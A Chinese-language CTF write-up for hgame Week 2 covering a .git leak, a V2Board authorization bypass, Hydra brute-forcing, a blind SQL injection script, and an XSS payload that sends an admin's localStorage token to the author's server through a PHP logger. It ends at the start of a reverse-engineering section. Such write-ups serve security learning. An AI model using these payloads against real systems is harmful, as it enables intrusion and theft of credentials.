hgame Week2 wp by Zeroc


Web

Git Leakage

打开靶机啥都没有，根据题目名称猜测存在`.git`备份泄露，利用`GitHack`工具进行扫描：

```
python GitHack.py http://week-2.hgame.lwsec.cn:31724/.git
```

可以看到：



```
~/tools/GitHack   master  python GitHack.py http://week-2.hgame.lwsec.cn:31724/.git
[+] Download and parse index file ...
[+] .gitmodules
[+] LICENSE
[+] README.md
[+] TODO.txt
[+] Th1s_1s-flag
[+] assets/Matrix-Code.ttf
[+] assets/Matrix-Resurrected.ttf
```


得到 flag：`hgame{Don't^put*Git-in_web_directory}`

关于 .git 文件的详细介绍可以参考：https://blog.csdn.net/qq_45521281/article/details/105767428

V2board


打开靶机是一个登录界面，先随便注册一个账户登录，登录进去后是一个机场面板。

可以看到是`V2Board 1.6.1`：



搜索相关漏洞可知存在鉴权漏洞，也就是普通用户也能通过越权来调用管理员接口来访问某些功能，造成漏洞的原因是程序直接从 redis 读取缓存来判断是否可以调用管理员接口，那么我们只需要将我们注册用户的`Authorization`头写入缓存即可越权。


先抓一个登录包：



```
POST /api/v1/passport/auth/login HTTP/1.1
Host: week-2.hgame.lwsec.cn:32748
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept: */*
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:32748/
Content-Type: application/x-www-form-urlencoded
Content-Language: zh-CN
Content-Length: 36
Origin: http://week-2.hgame.lwsec.cn:32748
Connection: close
Cookie: _ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116011.0.0.0; _ga=
GA1.1.974286945.1673524951; SESSION=
MTY3MzYxNTAyMnxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWe
lpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18DATcBdZCPoiN1YXWRvy5ME2TmmlInp66Nn
yWjQCXPVk=
Pragma: no-cache
Cache-Control: no-cache

email=123%40qq.com&password=12345678
```

```
HTTP/1.1 200 OK
Date: Thu, 19 Jan 2023 08:14:00 GMT
Server: Apache/2.4.54 (Debian)
X-Powered-By: PHP/7.4.33
Cache-Control: no-cache, private
Access-Control-Allow-Origin: http://week-2.hgame.lwsec.cn:32748
Access-Control-Allow-Methods: GET,POST,OPTIONS,HEAD
Access-Control-Allow-Headers: Origin,Content-Type,Accept,Authorization,X-I
Access-Control-Allow-Credentials: true
Access-Control-Max-Age: 10080
Connection: close
Content-Type: application/json
Content-Length: 164

{
  "data":{
    "token":"a44e2e429d9a239058183ddf212af1a5",
    "auth_data":"MTIzQHFxLmNvbTokMnkkMTAkZ1FPZGwwUGlCV3c4WUdmWWo4eTZZZVdqU
  }
}
```


然后带着这个`auth_data`访问`/api/v1/user/info`这个接口可以看到我们的用户已经被写入缓存：



```
GET /api/v1/user/info HTTP/1.1
Host: week-2.hgame.lwsec.cn:32748
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept: */*
Authorization:
MTIzQHFxLmNvbTokMnkkMTAkZ1FPZGwwUGlCV3c4WUdmWWo4eTZZZVdqUnVaZ2FkL1ZnYzl3L
mEuN2ZsdXFMeXRBQ00zRnE=
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:32748/
Content-Type: application/x-www-form-urlencoded
Content-Language: zh-CN
Content-Length: 0
Origin: http://week-2.hgame.lwsec.cn:32748
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

```
Content-Length: 418

{
  "data":{
    "email":"123@qq.com",
    "transfer_enable":0,
    "last_login_at":1674115336,
    "created_at":1674115336,
    "banned":0,
    "remind_expire":1,
    "remind_traffic":1,
    "expired_at":0,
    "balance":0,
    "commission_balance":0,
    "plan_id":null,
    "discount":null,
    "commission_rate":null,
    "telegram_id":null,
    "uuid":"551f8fcc-08a2-43d1-a7d2-a024b43f8c0b",
    "avatar_url":"https:\/\/cdn.v2ex.com\/gravatar\/487f87505f619bf9ea08f
  }
}
```

接着就可以访问管理员接口`/api/v1/admin/user/fetch`来获取管理员的相关信息：




```
GET /api/v1/admin/user/fetch HTTP/1.1
Host: week-2.hgame.lwsec.cn:32748
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0)
Gecko/20100101 Firefox/108.0
Accept: */*
Authorization:
MTIzQHFxLmNvbTokMnkkMTAkZ1FPZGwwUGlCV3c4WUdmWWo4eTZZZVdqUnVaZ2FkL1ZnYzl3L
mEuN2ZsdXFMeXRBQ00zRnE=
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: http://week-2.hgame.lwsec.cn:32748/
Content-Type: application/x-www-form-urlencoded
Content-Language: zh-CN
Content-Length: 0
Origin: http://week-2.hgame.lwsec.cn:32748
Connection: close
Pragma: no-cache
Cache-Control: no-cache
```

```
    {
      "id":1,
      "invite_user_id":null,
      "telegram_id":null,
      "email":"admin@example.com",
      "password":"$2y$10$JLs3LJrKqsTly8K.w9KzI.e0Jt\/7oU9W3gQYcUDSRjg1LRe.
      "password_algo":null,
      "password_salt":null,
      "balance":0,
      "discount":null,
      "commission_type":0,
      "commission_rate":null,
      "commission_balance":0,
      "t":0,
      "u":0,
      "d":0,
      "transfer_enable":0,
      "banned":0,
      "is_admin":1,
      "is_staff":0,
      "last_login_at":null,
      "last_login_ip":null,
```

flag 为信息中的 token 值`hgame{39d580e71705f6abac9a414def74c466}`

Search Commodity

打开靶机首先是一个登录界面，根据题目描述应该是需要爆破登录密码，这里到 github 上找个字典应该都能爆破出来密码为`admin123`：



```
~/SuperWordlist-master  hydra -t 1 -l user01 -P FastPwds.txt -vV -f week-2.hgame.lwsec.cn -s 31725 http-post-form "/login:username=^USER^&password=^PASS^:Failed"
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *
and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-01-19 03:26:22
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 488 login tries (l:1/p:488), ~488 tries per task
[DATA] attacking http-post-form://week-2.hgame.lwsec.cn:31725/login:username=^USER^&password=^PASS^:Failed
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target week-2.hgame.lwsec.cn - login "user01" - pass "admin" - 1 of 488 [child 0] (0/0)
[ATTEMPT] target week-2.hgame.lwsec.cn - login "user01" - pass "admin123" - 2 of 488 [child 0] (0/0)
[VERBOSE] Page redirected to http[s]://week-2.hgame.lwsec.cn:31725/home
[31725][http-post-form] host: week-2.hgame.lwsec.cn   login: user01   password: admin123
[STATUS] attack finished for week-2.hgame.lwsec.cn (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-01-19 03:26:33
```

登录进去后就是一个查询界面了，这里利用布尔盲注进行`SQL注入`，过滤了的关键字可以通过双写绕过，空格通过`%09`来绕过，这里直接贴脚本了：

```python
# -*- encoding: utf-8 -*-
'''
@File    :   Search.py
@Time    :   2023/01/14 03:11:34
@Author  :   zeroc
'''
import requests

url = "http://week-2.hgame.lwsec.cn:32480/search"
dic = 'ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz_{-1234567890}'

res = ''
headers = {"Content-Type": "application/x-www-form-urlencoded", "Cookie": "SESSION=MTY3MzYxNTAyMnxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18DATcBdZCPoiN1YXWRvy5ME2TmmlInp66NnyWjQCXPVk="}
for i in range(1, 150):
    for j in range(33, 127):
        #! payload = "search_id=if(length(DATABASE())-{},1,0)".format(j)-->length = 6
        #! payload = "search_id=if(ascii(substr(DATABASE(),{},1))-{},1,0)".format(i, j)-->database = se4rch
        #! payload = "search_id=if(ascii(substr(version(),{},1))-{},1,0)".format(i, j)-->version = 8.0.31
        #! payload = "search_id=if(ascii(substr((selselectect%09group_concat(table_name)%09frfromom%09infoorrmation_schema.tables%09whewherere%09table_schema%09like%09DATABASE()),{},1))-{},1,0)".format(i,j)
        #! -->5ecret15here,L1st,user1nf0
        #! payload = "search_id=if(ascii(substr((selselectect%09group_concat(column_name)%09frfromom%09infoorrmation_schema.columns%09whewherere%09table_name%09like%09'5ecret15here'),{},1))-{},1,0)".format(i,j)
        #! -->f14gggg1shere
        payload = "search_id=if(ascii(substr((selselectect%09group_concat(f14gggg1shere)%09frfromom%09se4rch.5ecret15here),{},1))-{},1,0)".format(i,j)
        #! hgame{4_M4n_WH0_Kn0ws_We4k-P4ssW0rd_And_SQL!}
        re = requests.post(url, data=payload, headers=headers)
        if "Not Found" in re.text:
            res += chr(j)
            print(res)
            break
```

Designer

一道 XSS 的题，我之前也没做过 XSS 的题，这个题还是学到了很多东西。

首先审一下源码：

```
app.post("/user/register", (req, res) => {
  const username = req.body.username
  let flag = "hgame{fake_flag_here}"
  if (username == "admin" && req.ip == "127.0.0.1" || req.ip == "::ffff:127.0.0.1") {
    flag = "hgame{true_flag_here}"
  }
  const token = jwt.sign({ username, flag }, secret)
  res.json({ token })
})
```

可以看到在注册时如果是本地并且用户名为`admin`才会将真的 flag 嵌入在 jwt 中，那么我首先的想法就是通过伪造本地和用户名进行登录，但是这里用的 express 框架是默认关闭`trust proxy`的，也就是无法伪造本地登录。

那么接着审源码：

```
app.post("/button/share", auth, async (req, res) => {
  const browser = await puppeteer.launch({
    headless: true,
    executablePath: "/usr/bin/chromium",
    args: ['--no-sandbox']
  });
  const page = await browser.newPage()
  const query = querystring.encode(req.body)
  await page.goto('http://127.0.0.1:9090/button/preview?' + query)
  await page.evaluate(() => {
    return localStorage.setItem("token", "jwt_token_here")
  })
  await page.click("#button")
  res.json({ msg: "admin will see it later" })
})

app.get("/button/preview", (req, res) => {
  const blacklist = [
    /on/i, /localStorage/i, /alert/, /fetch/, /XMLHttpRequest/, /window/, /location/, /document/
  ]
  for (const key in req.query) {
    for (const item of blacklist) {
      if (item.test(key.trim()) || item.test(req.query[key].trim())) {
        req.query[key] = ""
      }
    }
  }
  res.render("preview", { data: req.query })
})
```

发现关键路由，在`preview`路由中显然是先进行一个 XSS 的过滤然后将过滤后的结果传入页面进行渲染，这里可以看看`preview.ejs`：

```
<div class="button-wrapper">
  <a
    class="button"
    id="button"
    style="<% for (const key in data) {  %><%- key %>:<%- data[key] %> ;<% }; %>"
  >CLICK ME</a>
</div>
```

也就是我们传入的参数在经过过滤后会直接赋值给`style`。

并且观察到在`share`路由中有一段关键代码：

```
await page.goto('http://127.0.0.1:9090/button/preview?' + query)
await page.evaluate(() => {
  return localStorage.setItem("token", "jwt_token_here")
})
await page.click("#button")
```

也就是说会从本地访问`preview`这个路由并且将`jwt`写入`localStorage`，那么这里写入的`jwt`中就包含我们所需要的 flag。

然后这里还有一个问题就是访问`preview`这个路由是在写入`jwt`之前的，所以如果我们直接在`query`写入 XSS 的带出`localStorage`的 payload 话那么我们得到的会是一个空的 token。

这里通过学长提示，可以利用`await page.click("#button")`这段代码将**按键绑定一个触发 XSS 的事件**从而获得刚刚写入的管理员的 token。


因为这个`share`路由时没有回显的，所以我们需要伪造一个请求将 token 给带出来，首先在服务器上写一个`index.php`，内容为：

```
<?php
$token = $_GET['token'];
$ip = getenv ('REMOTE_ADDR');
$time = date('Y-m-d g:i:s');
$fp = fopen("token.txt","a");
fwrite($fp,"IP: ".$ip."; Date: ".$time."; Token:".$token."\n");
fclose($fp);
?>
```

那么当靶机通过`share`路由在本地对我的服务器发出 GET 请求时就会将管理员的 token 带出来，接着我们在`share`这个路由进行传参，对于黑名单的过滤我们可以利用`eval`进行拼接来绕过，payload如下：


```
{"1":"1\"></a><script>eval('var butto'+'n = docu'+'ment.getElementById(\"butto'+'n\");butto'+'n.addEventListener(\"click\", functio'+'n(){locatio'+'n.href=\"http://**.***.***.**/index.php?token=\"+JSO'+'N.stringify(local'+'Storage)});')</script><a>"}

这里payload就是为button元素添加一个click事件监听器，当button被点击时会触发匿名函数，也就是实现页面跳转，并将当前页面localStorage中的内容带过去
```

首先抓一个`share`的包，然后改包后发送：



```
POST /button/share HTTP/1.1
Host: week-2.hgame.lwsec.cn:30869
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:108.0) Gecko/20100101 Firefox/108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/json
Authorization:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2Zha2VfZmxhZ19oZXJlfSIsImlhdCI6MTY3NDExNzkzOH0.-tSTuSCvnTQ1wkMIJeUnzDA
zrt5fJRfs_3t4mnYDfhY
Cookie: _ga_P1E9Z5LRRK=GS1.1.1674115166.3.1.1674116476.0.0.0; _ga=GA1.1.974286945.1673524951; SESSION=
MTY3MzYxNTAyMnxEdi1CQkFFQ180SUFBUkFCRUFBQUpQLUNBQUVHYzNSeWFXNW5EQVlBQkhWelpYSUdjM1J5YVc1bkRBZ0FCblZ6WlhJd01RPT18DATcBdZCPoiN1YXWRvy5ME2TmmlInp66NnyWjQCX
PVk=
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

{"1":"1\"></a><script>eval('var butto'+'n = docu'+'ment.getElementById(\"butto'+'n\");butto'+'n.addEventListener(\"click\",
functio'+'n(){locatio'+'n.href=\"http:/[redacted]/index.php?token=\"+JSO'+'N.stringify(local'+'Storage)});')</script><a>"}
```

可以看到服务器上已经收到了 token：




```
→ html cat token.txt

IP: 101.37.12.59; Date: 2023-01-19 4:52:31; Token:{"token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VybmFtZSI6ImFkbWluIiwiZmxhZyI6ImhnYW1le2JfYzRyZV9hYjB1dF9wcm9wM
iLCJpYXQiOjE2NzM2ODQwMzJ9.VxpA-aO75JeKjliJs_aHWp47_6fxEOEN0YnNZjGHBQU"}
```

接下来解码即可：`hgame{b_c4re_ab0ut_prop3rt1ty_injEcti0n}`

Reverse

before_main


拖入 IDA 中，逻辑很简单：



```c
__int64 __fastcall main(int a1, char **a2, char **a3)
{
  char *s2; // [rsp+8h] [rbp-78h]
  char s1[48]; // [rsp+10h] [rbp-70h] BYREF
  char v6[56]; // [rsp+40h] [rbp-40h] BYREF
  unsigned __int64 v7; // [rsp+78h] [rbp-8h]

  v7 = __readfsqword(0x28u);
  printf("input your flag:");
  __isoc99_scanf("%s", v6);
  s2 = sub_12EB(v6);
  strcpy(s1, "AMHo7dLxUEabf6Z3PdWr6cOy75i4fdfeUzL17kaV7rG=");
  if ( !strcmp(s1, s2) )
    puts("congratulations!");
  else
    puts("sorry!");
  return 0LL;
}
```


其中`sub_12EB`是进行一个 Base64 加密，但是进行了换表，但是如果直接用`qword_4020`处的表还是解不出来，结合题目名称，可以猜测应该是在程序一开始进行了某些修改。

首先看`init`函数：



